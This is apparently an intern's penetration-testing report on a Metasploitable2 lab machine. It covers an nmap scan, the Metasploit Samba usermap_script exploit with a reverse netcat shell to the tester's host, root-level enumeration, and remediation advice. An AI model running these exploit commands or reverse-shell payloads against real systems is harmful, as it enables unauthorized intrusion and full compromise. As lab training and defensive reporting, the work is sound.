VAPT Report – Week 2

Name: Harshal Marotkar
Role: Cybersecurity Intern (VAPT)
Date: 27-03-2026

1. Introduction

This report presents the Vulnerability Assessment and Penetration Testing (VAPT) conducted on a target system (Metasploitable2). The objective was to identify vulnerabilities, exploit them, and provide remediation strategies.

---

2. Methodology

The testing was conducted following standard penetration testing phases:

- Reconnaissance
- Scanning
- Exploitation
- Post-Exploitation
- Reporting

---

3. Reconnaissance

Reconnaissance Details
Domain Information: Local Lab Environment
Subdomains: Not Applicable
Exposed Services: FTP (21), SSH (22), HTTP (80), SMB (445)

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:cf:41:6a brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.4/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fecf:416a/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Tools Used

- Nmap
- Basic Enumeration

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-27 02:53 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CF:41:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds
```

Summary

Initial reconnaissance identified multiple open ports and services running on the target machine. These services indicate potential attack vectors.

4 Vulnerability Scanning

Tools Used

- Nmap


Scan Results

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	Open Port 21 (FTP)	5.3	Medium	192.168.1.4
002	Open Port 80 (HTTP)	7.5	High	192.168.1.4
003	Open Port 445 (SMB)	8.8	Critical	192.168.1.4

5. Exploitation

Tools Used

- Metasploit




```
msf > search samba

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec         2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig            2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                                 .                .          .      .
   3     \_ target: Windows 2000 English                      .                .          .      .
   4     \_ target: Windows XP English SP0-1                  .                .          .      .
   5     \_ target: Windows XP English SP2                    .                .          .      .
   6     \_ target: Windows 2003 English SP0                  .                .          .      .
   7   exploit/unix/misc/distcc_exec                          2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup               2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                               .                .          .      .
   10    \_ target: Windows x64                               .                .          .      .
   11  post/linux/gather/enum_configs                         .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                   .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm           2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce    2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   15  exploit/multi/samba/usermap_script                     2007-05-14       excellent  No     Samba "username map script" Command Execution
```

Exploit Performed

Samba Usermap Script Exploit (Remote Code Execution)

Exploit Results

Exploit ID	Description	Target IP	Status	Payload
003	Samba RCE (usermap_script)	192.168.1.4	Success	Shell



```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.4:38972) at 2026-03-27 03:08:38 -0400

whoami
root
```

Summary
The Samba service running on port 445 was found vulnerable. Using Metasploit, a successful exploit was executed, resulting in remote command execution and shell access.

6. Post-Exploitation

After successful exploitation, further enumeration was performed.

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Commands Executed

- whoami
- id
- uname -a
- pwd
- ls

```
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Result
Root-level access was obtained, confirming full system compromise.

---

7. Evidence Collection

Hash Generation

Item	Description	Collected By	Date
passwd file	/etc/passwd	VAPT Analyst	2026-03-27

```
sha256sum /etc/passwd
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  /etc/passwd
```

Hash Value :
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42

---

8. Detection Log

Timestamp	Target IP	Vulnerability	Phase
2026-03-27 12:00:00	192.168.1.4	SMB RCE	Exploitation

---

9. Key Findings

- Multiple open ports increase attack surface
- SMB service was critically vulnerable
- Successful Remote Code Execution achieved
- Full system compromise confirmed

---

10. Remediation

- Disable unnecessary services
- Patch Samba vulnerabilities
- Restrict access to SMB ports
- Implement firewall rules
- Apply strong authentication mechanisms

---

11. Conclusion

The target system is critically vulnerable and allows remote attackers to gain root access. Immediate remediation is required to secure the system.

---

12. Responsible Disclosure Email

Subject: Critical Vulnerability Identified
A critical vulnerability has been identified in your system that allows remote code execution through the SMB service. This could allow attackers to gain unauthorized root access. Immediate remediation is recommended, including patching the service and restricting access. Proof of Concept has been successfully validated.
Regards,
VAPT Analyst

---

13. Capstone Summary (Non-Technical)

A security assessment was conducted to identify weaknesses in the system. A critical vulnerability was found that allows attackers to gain full control. Immediate actions are recommended to secure the system and prevent potential attacks.

By – Harshal Marotkar